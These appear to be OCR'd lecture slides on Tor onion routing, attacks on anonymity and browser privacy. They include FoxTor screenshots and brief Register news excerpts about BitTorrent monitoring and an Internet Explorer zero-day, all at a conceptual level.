
Tor Circuit Setup (3)

- Client proxy extends the circuit by establishing a symmetric session key with Onion Router #3
  - Tunnel through Onion Routers #1 and #2



Using a Tor Circuit

- Client applications connect and communicate over the established Tor circuit



Tor Management Issues

- Many applications can share one circuit
  - Multiple TCP streams over one anonymous connection
- Tor router doesn’t need root privileges
  - Encourages people to set up their own routers
  - More participants = better anonymity for everyone
- Directory servers
  - Maintain lists of active onion routers, their locations, current public keys, etc.
  - Control how new routers join the network
    - “Sybil attack”: attacker creates a large number of routers
  - Directory servers’ keys ship with Tor code

Attacks on Anonymity


- Passive traffic analysis
  - Infer from network traffic who is talking to whom
  - To hide your traffic, must carry other people's traffic!
- Active traffic analysis
  - Inject packets or put a timing signature on packet flow
- Compromise of network nodes
  - Attacker may compromise some routers
  - It is not obvious which nodes have been compromised
    - Attacker may be passively logging traffic
  - Better not to trust any individual router
    - Assume that some fraction of routers is good, don't know which

Deployed Anonymity Systems


- Tor (http://tor.eff.org)
  - Overlay circuit-based anonymity network
  - Best for low-latency applications such as anonymous Web browsing
- Mixminion (http://www.mixminion.net)
  - Network of mixes
  - Best for high-latency applications such as anonymous email

Some caution


- Tor isn't completely effective by itself
  - Challenges if you have cookies turned on in your browser, are using JavaScript, etc.
  - Exit nodes can see everything!



FoxTor, Images from http://cups.cs.cmu.edu/foxtor/




FoxTor, Images from http://cups.cs.cmu.edu/foxtor/



Unmasked: You look like you are coming from Pittsburgh, PA

Want privacy? Put on my mask

FoxTor, Images from http://cups.cs.cmu.edu/foxtor/




Google - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://www.google.com.gr/
Go
Google
Search
PageRank
Check
AutoLink
Options
Personalized Home
Google Ελλάς
Ιστός Εικόνες Ομάδες Κατάλογος
Προχωρημένη Αναζήτηση
Προτιμήσεις
Γλωσσικά Εργαλεία
Google Αναζήτηση
Αισθάνομαι τυχερός
Αναζήτηση: στον ιστό σελίδες γραμμένες στα Ελληνικά σελίδες από Ελλάδα
Πρόγραμμα Διαφήμισης - Σχετικά με το Google - Google.com in English
©2005 Google
Done

Masked: You look like you are coming from **Patras, Greece**

Connection too slow, or don't want privacy? Unmask me

Example: BitTorrent



Researchers spy on BitTorrent users in real-time

User uploads and downloads revealed

By **Dan Goodin in San Francisco • Get more from this author**

Posted in Security, 30th April 2010 20:50 GMT


Free whitepaper – The Register Guide to Enterprise Virtualization

Researchers have devised a way to monitor BitTorrent users over long stretches of time, a feat that allows them to map the internet addresses of individuals and track the content they are sending and receiving.

In a paper presented earlier this week at the Usenix Workshop on Large-Scale Exploits and Emergent Threats, the researchers demonstrated how they used the technique to continuously spy on BitTorrent users for 103 days. They collected 148 million IP addresses and identified 2 billion copies of downloads, many of them copyrighted.

Web Security

Browser and Network



Security and Browsers ...

The Register®

IE zero-day used in Chinese cyber assault on 34 firms

Updated Hackers who breached the defenses of Google, Adobe Systems and at least 32 other companies used a potent vulnerability in all versions of Internet Explorer to carry out at least some of the attacks, researchers from McAfee said Thursday.

...

"In our investigation we discovered that one of the malware samples involved in this broad attack exploits a new, not publicly known vulnerability in Microsoft Internet Explorer," Kurtz wrote. "Our investigation has shown that Internet explorer is vulnerable on all of Microsoft's most recent operating system releases, including Windows 7."


Example Questions

- How does website know who you are?
- How do you know who the website is?
- Can someone intercept traffic ?
- Related: How can you better control flow of information?
- Our focus: High-level principles (Lab 2 will focus on pragmatics)

HTTP: HyperText Transfer Protocol

